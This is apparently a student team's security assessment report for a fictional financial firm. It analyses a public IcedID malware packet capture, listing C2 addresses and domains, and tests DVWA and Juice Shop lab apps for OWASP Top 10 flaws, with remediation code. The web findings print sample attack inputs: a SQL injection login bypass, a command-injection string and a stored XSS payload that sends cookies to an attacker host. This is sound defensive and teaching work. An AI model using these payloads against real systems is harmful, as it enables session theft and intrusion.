

Project KAVACH — Final Security Assessment Report

Network Forensics, Web Application Security, and Defense-in-Depth Synthesis

Programme: PG Certification in AI-Enabled Cybersecurity
Client: Meridian FinServe Pvt. Ltd.
Project: KAVACH
Assessment Type: Combined Network Forensics + Web Application Security Assessment
Prepared By: Data Defenders Team
Document Version: 1.0

Member	Role	Responsibilities
Lukesh Singh	Scrum Master	Sprint planning, task tracking, team coordination, backlog management
Bharath Vinayak	Research Analyst	Threat research, malware intelligence gathering, technical validation
Sneha	Research Analyst	Pcap selection, Network forensics, PCAP analysis, web application security assessment, vulnerability research
Sumit Patil	Documentation Specialist	Report preparation, evidence documentation, GitHub repository management, deliverable consolidation

1. Executive Summary

Project KAVACH is a combined security assessment conducted for Meridian FinServe, a fictional non-banking financial enterprise. The engagement focused on two major attack surfaces: network-level compromise indicators and web application security weaknesses. The assessment combined packet capture analysis, vulnerable web application testing, static and dynamic security assessment, threat modeling, and defense-in-depth recommendations.

Workstream A focused on network forensics using a Unit 42 IcedID malware traffic capture as a realistic analogue for Meridian FinServe's reported anomalous east-west and outbound traffic. The analysis identified a compromised Windows workstation, suspicious external C2 communication, PowerShell-based malware staging, payload delivery, Active Directory reconnaissance, and DRSUAPI activity consistent with DCSync preparation or credential-access behavior.

Workstream B focused on web application security testing using DVWA and OWASP Juice Shop. The assessment identified multiple OWASP Top 10 weaknesses, including SQL Injection, Cross-Site Scripting, Broken Access Control/IDOR, Authentication Failures, Command Injection, Security Misconfiguration, CORS weaknesses, missing security headers, and insecure session handling. Manual testing, OWASP ZAP observations, and Semgrep/SAST evidence were used to validate and prioritize findings.

Workstream C synthesized both surfaces into realistic cross-surface threat scenarios. The highest-risk scenario is an attack chain where a web application weakness leads to credential exposure, internal authentication abuse, Active Directory reconnaissance, and potential domain compromise. A layered defense-in-depth strategy is recommended across identity, perimeter, segmentation, application, data protection, observability, and incident response.

Overall Risk Rating: Critical

Primary Business Risk: Enterprise compromise through chained web and internal network weaknesses

Recommended Priority: Remediate critical application vulnerabilities, restrict Active Directory exposure, strengthen identity controls, and improve monitoring/detection.

2. Project Background

Meridian FinServe operates customer-facing and partner-facing portals supporting lending applications, merchant onboarding, EMI servicing, reconciliation, and financial data access. The engagement was triggered by two related concerns:

1. **Network Trigger:** Suspicious east-west and outbound traffic was observed from an internal segment that normally generated predictable traffic.
2. **Web Trigger:** A coordinated disclosure suggested the customer portal contained exploitable web vulnerabilities such as SQL Injection and IDOR.

The project treated the two surfaces as potentially related until evidence either confirmed or dismissed the relationship. The goal was not only to identify individual findings but to determine how weaknesses across web applications and internal networks could combine into a larger enterprise compromise.

3. Scope and Objectives

3.1 Scope

The assessment covered:

- Public malware PCAP analysis as an analogue for Meridian FinServe's network incident
- DVWA and OWASP Juice Shop security testing
- OWASP Top 10 vulnerability demonstration
- Static Application Security Testing using Semgrep
- Dynamic testing observations using OWASP ZAP
- Threat modeling using STRIDE and PASTA
- Defense-in-depth architecture recommendations
- Executive-level risk communication

3.2 Out of Scope

The following were not performed:

- Testing against any real production system
- Social engineering against real users
- Real customer data processing
- Paid commercial scanning
- Public exploitation beyond local lab environments

3.3 Key Objectives

The assessment aimed to:

- Reconstruct suspicious network activity from PCAP evidence
 - Identify infected hosts, attacker infrastructure, and IOCs
 - Demonstrate web application vulnerabilities safely in lab environments
 - Provide remediation examples and code-level fixes
 - Connect network and web findings into realistic attack paths
 - Recommend practical defense-in-depth improvements
-

4. Methodology

The assessment followed a structured approach:

1. **Network Forensics**
 - PCAP selection and justification
 - Protocol triage
 - DNS, HTTP, TLS, SMB, LDAP, Kerberos, and DRSUAPI review
 - IOC extraction
 - Hypothesis-driven investigation
 - Architecture gap analysis
 2. **Web Application Security**
 - DVWA and Juice Shop local testing
 - Manual exploitation using browser, curl, and Burp-style workflows
 - OWASP ZAP passive scanning
 - Semgrep SAST review
 - Patch recommendations and code-level remediation
 3. **Synthesis**
 - Cross-surface attack modeling
 - STRIDE and PASTA threat modeling
 - Defense-in-depth mapping
 - Executive readout and prioritized roadmap
-

5. Workstream A — Network Forensics

5.1 Objective

The objective of Workstream A was to investigate suspicious network traffic, reconstruct the attack chain, extract indicators of compromise, validate hypotheses, and recommend improvements to Meridian FinServe’s network architecture.

5.2 Source PCAP Justification

Field	Detail
Source	Unit 42 / Palo Alto Networks Wireshark Quiz
Malware Family	IcedID / Bokbot
PCAP File	2023-07-Unit42-Wireshark-quiz.pcap
Victim Host	10.7.10.47 / DESKTOP-9PEA63H
Domain Controller	10.7.10.9 / WIN-S3WT6LGQFVX.coolweathercoat.com
Internal Domain	COOLWEATHERCOAT.COM


This PCAP was selected because IcedID is a banking trojan associated with credential theft, financial fraud, malware staging, and post-compromise enterprise activity. This makes it a defensible analogue for Meridian FinServe, an NBFC-like financial organization.

The capture includes both outbound malicious traffic and internal Active Directory communication, matching the engagement trigger involving anomalous east-west and outbound activity.

5.3 Environment Overview

Asset	IP / Hostname	Role
Victim Workstation	10.7.10.47 / DESKTOP-9PEA63H	Compromised Windows workstation
Domain Controller	10.7.10.9 / WIN-S3WT6LGQFVX	AD DS, DNS, Kerberos, LDAP, Global Catalog
File Server	10.7.10.20	SMB2, SYSVOL, NETLOGON
Gateway / Firewall	10.7.10.1	Network gateway / proxy
Internal Domain	COOLWEATHERCOAT.COM	Active Directory domain

5.3.1 Environment Overview Diagram



5.4 Protocol Triage Summary

Protocol	Observed Usage	Assessment
DNS	Domain resolution for internal and suspicious domains	Includes malicious infrastructure lookups
HTTP	Redirects, PowerShell check-ins, payload request	Suspicious
HTTPS/TLS	Payload delivery and encrypted C2	Suspicious
TCP 12432	Custom C2 channel	Critical
LDAP	AD discovery and authentication	Suspicious in context
Kerberos	Authentication negotiation and ticket activity	Suspicious in context
SMB2	Session setup with DC/file services	Potential lateral movement preparation
DCE/RPC / DRSUAPI	Directory replication interface activity	Critical credential-access indicator
NBNS	Workstation registration	Confirms host identity

5.5 Initial Delivery and Infection Flow

The observed attack chain indicates malware delivery and execution on the victim workstation.

Possible initial delivery mechanisms include:


- Malicious email attachment such as [Invoice_07-19-2023.zip](#)
- HTTP redirect through [80.77.24.175/main.php](#)
- Payload hosted via abused legitimate infrastructure such as Firebase Storage
- Download of [Scan_Inv.zip](#)
- PowerShell staging and IcedID payload retrieval

The infection progressed from initial delivery to payload execution, C2 communication, and internal Active Directory reconnaissance.

5.6 Infection Timeline

Phase	Event	Evidence / Indicator	Assessment
1	Initial delivery	80.77.24.175/main.php, Firebase, Scan_Inv.zip	Malicious delivery chain
2	PowerShell staging	623start.site/?status=start &av=Windows Defender	Malware check-in and AV fingerprinting
3	Install confirmation	623start.site/?status=install	Payload execution confirmation
4	Payload download	guiatelefonos.com/data/czx.jpg	IcedID payload disguised as image
5	TLS payload transfer	92.118.151.9:443	Encrypted payload delivery
6	C2 channel	194.26.135.119:12432	IcedID custom C2
7	AD discovery	LDAP, Kerberos, SMB2, NBNS	Internal reconnaissance
8	DRSUAPI activity	DRSUAPI bind/opcodes	DCSync preparation or credential-access activity

5.6.1 Observed Infection Flow Diagram



5.7 Key Network Findings

Finding A-01 — PowerShell Dropper with AV Fingerprinting

Severity: Critical

Affected Host: 10.7.10.47 / DESKTOP-9PEA63H

Indicator: 623start.site

Observed request:

GET /?status=start&av=Windows%20Defender HTTP/1.1

Host: 623start.site

User-Agent: WindowsPowerShell/5.1.19041.3031

The victim workstation used PowerShell to contact an external suspicious domain and report the installed antivirus product. This is consistent with malware staging and environment discovery.

Business Impact:

The attacker can tailor payload behavior to avoid endpoint detection and continue infection.

Recommendation:

Enable PowerShell Script Block Logging, alert on PowerShell outbound network activity, restrict unsigned scripts, and forward PowerShell telemetry to SIEM.

Finding A-02 — IcedID Payload Disguised as JPEG

Severity: High

Indicator: guiatelefonos.com/data/czx.jpg

Destination IP: 92.118.151.9

The workstation requested a .jpg file from a suspicious domain, followed by encrypted payload transfer. The file extension appears to be used as disguise for malware delivery.

Business Impact:

The second-stage payload enables persistence, C2, reconnaissance, and possible credential theft.

Recommendation:

Block malicious domains, inspect suspicious file downloads, enforce file-type validation, and monitor unusual payload delivery through EDR and proxy logs.

Finding A-03 — IcedID C2 Communication on Non-Standard Port

Severity: Critical

C2 Server: 194.26.135.119

Port: 12432

The victim host established a high-volume TCP connection to 194.26.135.119 on non-standard port 12432. Approximately 592 KB of traffic was exchanged over the C2 channel.

Assessment Note:

The data exchange indicates active C2 communication. Exact content cannot be confirmed from metadata alone, but the channel may support command traffic, module transfer, or possible data exfiltration.

Recommendation:

Implement deny-by-default outbound filtering, block unauthorized ports, monitor unusual external sessions, and deploy Zeek/Suricata-based network monitoring.

Finding A-04 — Active Directory Reconnaissance

Severity: High

Source: 10.7.10.47

Destination: 10.7.10.9

Observed activity includes:

- LDAP Netlogon discovery
- LDAP SASL/GSS-SPNEGO bind
- Kerberos authentication negotiation
- SMB2 Session Setup
- NBNS workstation registration

This activity confirms authenticated interaction with Active Directory infrastructure. While some traffic overlaps with normal Windows authentication, the presence of malware and C2 traffic makes this activity suspicious.

Recommendation:

Monitor LDAP query volume, Kerberos ticket patterns, SMB authentication, and abnormal workstation-to-DC behavior.

Finding A-05 — DRSUAPI / DCSync Risk

Severity: Critical

Source: 10.7.10.47

Destination: 10.7.10.9

MITRE ATT&CK: T1003.006 — DCSync

DRSUAPI activity was observed from a workstation toward the Domain Controller. This is highly suspicious because directory replication operations should normally be restricted to Domain Controllers or highly controlled administrative systems.

Assessment Note:

The evidence is consistent with DCSync preparation or credential-access activity. Packet evidence strongly indicates abuse of directory replication services, but exact credential extraction cannot be fully confirmed without endpoint or AD logs.

Recommendation:

Restrict DRSUAPI to DC-to-DC traffic only, review replication privileges, monitor DCSync attempts, and rotate privileged credentials if compromise is suspected.

5.8 Hypothesis-Driven Analysis

Hypothesis 1 — Routine IT Onboarding / Domain Join

Statement:

The traffic represents normal workstation onboarding and domain-join behavior.

Supporting Evidence:

- LDAP, Kerberos, and SMB2 traffic to the Domain Controller
- Microsoft/Bing/Azure-style connections
- Domain service discovery

Refuting Evidence:

- PowerShell C2 check-in to unknown domain
- AV fingerprinting in URL parameter
- Payload download from suspicious domain
- C2 communication on port 12432
- DRSUAPI activity from workstation to DC

Verdict: Rejected

Normal onboarding does not explain PowerShell beaconing, malicious payload delivery, custom C2 communication, or DRSUAPI activity.

Hypothesis 2 — PowerShell Malware with Limited C2

Statement:

A PowerShell-delivered malware executed and established remote access, but no deeper credential or AD activity occurred.

Supporting Evidence:

- PowerShell user-agent
- Install/status callbacks
- External C2 activity

Refuting Evidence:

- LDAP/Kerberos/SMB authentication activity
- DRSUAPI interface activity
- AD discovery patterns
- Multiple C2 domains and payload stages

Verdict: Partially confirmed but incomplete

PowerShell malware activity is confirmed, but the compromise extended beyond simple C2 check-in.

Hypothesis 3 — IcedID Multi-Stage Infection with AD Reconnaissance and DCSync Risk

Statement:

The traffic represents a full IcedID infection chain with payload delivery, C2, AD reconnaissance, and DCSync-related activity.

Supporting Evidence:

- PowerShell check-ins
- Payload download disguised as image
- Custom C2 on port 12432
- LDAP/Kerberos/SMB2 AD interactions
- DRSUAPI discovery/activity

Verdict: Confirmed with high confidence

The evidence supports a multi-stage IcedID infection with post-compromise enterprise reconnaissance and critical Active Directory risk.

5.9 Indicators of Compromise

Type	Indicator	Stage	Confidence
IP	10.7.10.47	Victim workstation	High
IP	10.7.10.9	Domain Controller	High
IP	80.77.24.175	Initial redirector	High
IP	92.118.151.9	Payload delivery	High
IP	195.161.114.3	PowerShell check-in	High
IP	194.26.135.119	Custom C2	High
IP	192.153.57.223	Loader C2	High
IP	104.168.53.18	HTTPS C2	High
IP	217.199.121.56	HTTPS C2	High
Domain	623start[.]site	PowerShell check-in	High
Domain	guiatelefonos[.]com	Payload download	High
Domain	skigimeetroc[.]com	Loader C2	High
Domain	askamoshopsi[.]com	HTTPS C2	High
Domain	skansnekssky[.]com	HTTPS C2	High
Domain	firebasestorage.googleapis.com	Abused payload hosting	High
URI	/main.php	Initial redirect	High
URI	/?status=start&av=	AV fingerprinting	High
URI	/?status=install	Install confirmation	High
URI	/data/czx.jpg	Disguised payload	High
Port	12432	Custom C2	High
JA3	a0e9f5d64349fb13191bc781f81f42e1	TLS fingerprint	Medium

5.10 Negative Validation Results


The following were tested but not confirmed:

Test	Result	Assessment
HTTP POST exfiltration	Not observed	No confirmed HTTP POST exfiltration
ADMIN\$ access	Not observed	No confirmed admin share access
SMB file writes	Not confirmed	No confirmed SMB upload
PsExec-style service creation	Not confirmed	No confirmed remote service creation
Cobalt Strike beacon	Not confirmed	Analysis focused on IcedID-native traffic

These negative findings are important because they limit the conclusions to observable packet evidence.

5.11 Network Architecture Analysis


5.11.1 Current Vulnerable Architecture



5.11.2 Current Architecture Gaps

Gap	Security Risk
No egress filtering	Workstations can communicate with attacker infrastructure over any port
Flat internal network	Compromised hosts can reach sensitive internal systems
DCSync exposed to workstations	Increases risk of domain credential compromise
No DNS firewall	Malicious domains can resolve freely
Weak portal security	SQLi and IDOR can enable initial compromise
Limited monitoring	Malware and AD abuse may remain undetected

5.11.3 Proposed Hardened Architecture



5.12 Workstream A Conclusion

The network forensic investigation confirms a high-confidence IcedID infection involving **10.7.10.47 / DESKTOP-9PEA63H**. The observed attack chain includes PowerShell-based staging, payload delivery, C2 communication, Active Directory reconnaissance, and DRSUAPI activity consistent with DCSync risk.

The most significant business risk is credential compromise and potential Active Directory takeover. The incident demonstrates the need for stronger egress control, segmentation, DNS security, endpoint monitoring, and AD abuse detection.

6. Workstream B — Web Application Security Assessment

6.1 Objective

The objective of Workstream B was to assess web application weaknesses using DVWA and OWASP Juice Shop as representative vulnerable applications. The assessment demonstrated OWASP Top 10 vulnerabilities, validated attack paths, and proposed remediation at code and configuration levels.

6.2 Test Environment

Component	Details
Applications	DVWA, OWASP Juice Shop
Environment	Docker-based local lab
Testing Type	Manual testing, DAST, SAST
Tools	Burp-style workflow, curl, OWASP ZAP, Semgrep
Standards	OWASP Top 10 2021 mapping

6.3 Findings Summary

ID	Finding	Application	OWASP 2021 Category	Severity
----	---------	-------------	---------------------	----------

B-01	SQL Injection	DVWA / Juice Shop	A03 Injection	Critical
B-02	Reflected and Stored XSS	DVWA / Juice Shop	A03 Injection	High
B-03	IDOR / Broken Access Control	Juice Shop / DVWA-style test	A01 Broken Access Control	Critical
B-04	Authentication Failure / Login Bypass	DVWA / Juice Shop	A07 Identification and Authentication Failures	High
B-05	Command Injection	DVWA	A03 Injection	Critical
B-06	Security Misconfiguration	DVWA / Juice Shop	A05 Security Misconfiguration	Medium
B-07	CORS Misconfiguration	Juice Shop / API endpoints	A05 Security Misconfiguration	Medium
B-08	Missing Cookie Security Attributes	DVWA	A07 Identification and Authentication Failures	Low/Medium
B-09	Sensitive Data Exposure / API Leakage	Juice Shop	A01 / A02	High
B-10	Vulnerable Dependencies	Juice Shop	A06 Vulnerable and Outdated Components	High

6.4 Detailed Findings

Finding B-01 — SQL Injection

Severity: Critical

OWASP: A03:2021 — Injection

Affected Applications: DVWA, OWASP Juice Shop

SQL Injection was demonstrated where user-controlled input was passed into backend database queries without safe parameterization.

Example payload:

' OR 1=1--

In Juice Shop, SQL Injection in the login function could allow authentication bypass and access as the first user in the database, often an administrator account. In DVWA, user input was directly inserted into SQL queries.

Business Impact for Meridian FinServe:

An attacker could bypass login, extract customer records, manipulate financial data, or gain access to privileged application functions.

Remediation:

- Use prepared statements and parameterized queries.
- Avoid raw query concatenation.
- Validate input server-side.
- Use ORM query binding safely.
- Log and alert on SQL error patterns.

Example secure remediation:

```
$stmt = $GLOBALS["__mysqli_ston"]->prepare(
    "SELECT first_name, last_name FROM users WHERE user_id = ?"
);
$stmt->bind_param("s", $id);
$stmt->execute();
$result = $stmt->get_result();
```

Finding B-02 — Cross-Site Scripting

Severity: High

OWASP: A03:2021 — Injection

Affected Applications: DVWA, Juice Shop

Both reflected and stored XSS were identified.

Example reflected XSS payload:

```
<script>alert('XSS-KAVACH')</script>
```

Example stored XSS payload:

```
<script>document.location='http://attacker.com/steal?c='+document.cookie</script>
```

Stored XSS is especially risky because the script executes whenever users visit the affected page.

Business Impact for Meridian FinServe:

An attacker could steal session cookies, perform phishing within a trusted portal, redirect users to malware, or perform actions as the victim.

Remediation:

- Encode output using context-aware encoding.
- Use `htmlspecialchars()` in PHP.
- Implement Content Security Policy.
- Avoid unsafe DOM manipulation.
- Sanitize rich text inputs.

Example remediation:

```
$name = htmlspecialchars($_GET['name'], ENT_QUOTES, 'UTF-8');  
echo "<pre>Hello {$name}</pre>";
```

Finding B-03 — IDOR / Broken Access Control

Severity: Critical

OWASP: A01:2021 — Broken Access Control

Affected Application: OWASP Juice Shop / DVWA-style access test

The application allowed access to resources using direct object identifiers such as basket IDs or user IDs. By modifying the ID value, a user could attempt to access another user's basket or profile.

Example flow:

Login as User A
Access own basket
Change basket ID from 1 to 2
Observe unauthorized access to another user's basket

Business Impact for Meridian FinServe:

An attacker could enumerate customer account records, view financial statements, modify account-linked data, or access merchant information without authorization.

Remediation:

- Enforce server-side authorization checks.
- Validate ownership for every object access.
- Avoid relying only on client-side controls.
- Replace sequential IDs with UUIDs where appropriate.
- Centralize access control middleware.

Example remediation:

```
session_start();
```

```
if(!isset($_SESSION['user_id'])) {  
    die("Unauthorized: Please login first.");  
}  
  
$user_id = $_SESSION['user_id'];  
  
$stmt = $GLOBALS['__mysqli_ston']->prepare(  
    "SELECT * FROM users WHERE user_id = ?"  
);  
$stmt->bind_param("s", $user_id);  
$stmt->execute();  
$result = $stmt->get_result();
```

Finding B-04 — Authentication Failures

Severity: High

OWASP: A07:2021 — Identification and Authentication Failures

Affected Applications: DVWA, Juice Shop

Weak authentication patterns were observed, including:

- Default/weak DVWA credentials
- Brute-force exposure
- Login bypass through SQL Injection
- JWT/session weaknesses in Juice Shop
- Insufficient token handling controls

Example DVWA weak login:

```
curl -X POST http://localhost:8080/login.php \  
-d "username=admin&password=password&Login=Login"
```

Business Impact for Meridian FinServe:

Weak authentication can lead to account takeover, unauthorized access to financial data, and escalation into internal systems.

Remediation:

- Enforce strong password policies.
 - Implement MFA.
 - Add rate limiting and lockout controls.
 - Verify JWT signatures and expiration.
 - Store tokens in HttpOnly, Secure, SameSite cookies.
 - Monitor failed login patterns.
-

Finding B-05 — Command Injection

Severity: Critical

OWASP: A03:2021 — Injection

Affected Application: DVWA

Command injection exists where user input is passed directly to operating system execution functions.

Example payload:

127.0.0.1 && whoami

Business Impact for Meridian FinServe:

A command injection flaw on an internet-facing server could allow remote command execution, malware deployment, internal reconnaissance, or web shell installation.

Remediation:

- Avoid shell execution where possible.
 - Use safe APIs instead of shell commands.
 - Validate input using strict allowlists.
 - Escape arguments safely.
 - Run services with least privilege.
-

Finding B-06 — Security Misconfiguration

Severity: Medium

OWASP: A05:2021 — Security Misconfiguration

Affected Applications: DVWA, Juice Shop

Multiple security header and configuration weaknesses were identified:

- Missing Content Security Policy
- Missing or inconsistent anti-clickjacking protection
- Missing HSTS
- Missing or inconsistent X-Content-Type-Options
- Server/banner version disclosure
- Exposed API documentation
- Overly permissive configurations

Business Impact for Meridian FinServe:

Misconfigurations increase the likelihood and impact of XSS, clickjacking, downgrade attacks, reconnaissance, and API abuse.

Remediation:

Recommended headers:

Content-Security-Policy: default-src 'self'; script-src 'self'; object-src 'none'; frame-ancestors 'none';

X-Frame-Options: DENY

X-Content-Type-Options: nosniff

Strict-Transport-Security: max-age=31536000; includeSubDomains

Referrer-Policy: no-referrer

Permissions-Policy: geolocation=(), camera=(), microphone=()

Finding B-07 — CORS Misconfiguration

Severity: Medium

OWASP: A05:2021 — Security Misconfiguration

Some responses showed broad cross-origin access such as:

Access-Control-Allow-Origin: *

Business Impact for Meridian FinServe:

Overly permissive CORS can allow malicious websites to interact with application APIs through a victim's browser, depending on credential handling.

Remediation:

- Replace wildcard CORS with approved origins.
 - Do not allow credentials with wildcard origins.
 - Validate CORS on sensitive API endpoints.
 - Apply environment-specific CORS policies.
-

Finding B-08 — Cookie and Session Weaknesses

Severity: Low/Medium

OWASP: A07:2021 — Identification and Authentication Failures

DVWA passive testing identified missing cookie attributes such as:

- Missing HttpOnly
- Missing SameSite
- Potential missing Secure flag

Business Impact for Meridian FinServe:

If combined with XSS, missing HttpOnly allows JavaScript to access session cookies. Missing SameSite increases CSRF risk.

Remediation:

Set-Cookie: PHPSESSID=<value>; HttpOnly; Secure; SameSite=Strict

Finding B-09 — Sensitive Data Exposure via API

Severity: High

OWASP: A01/A02 depending on context

Affected Application: Juice Shop

The Juice Shop VAPT report identified API responses exposing sensitive fields such as password hashes, internal IDs, or token-related data.

Business Impact for Meridian FinServe:

If similar API responses existed in Meridian FinServe, attackers could harvest sensitive customer or employee data, crack password hashes offline, or bypass MFA if secrets are exposed.

Remediation:

- Use Data Transfer Objects.
 - Exclude sensitive fields from API responses.
 - Avoid returning password hashes, secrets, tokens, or internal flags.
 - Apply API response filtering.
-

Finding B-10 — Vulnerable and Outdated Components

Severity: High

OWASP: A06:2021 — Vulnerable and Outdated Components

Affected Application: Juice Shop

Dependency risk was identified through dependency/security scanning. Outdated third-party packages may expose the application to known CVEs, ReDoS, RCE, and supply chain risks.

Remediation:

- Run `npm audit` regularly.
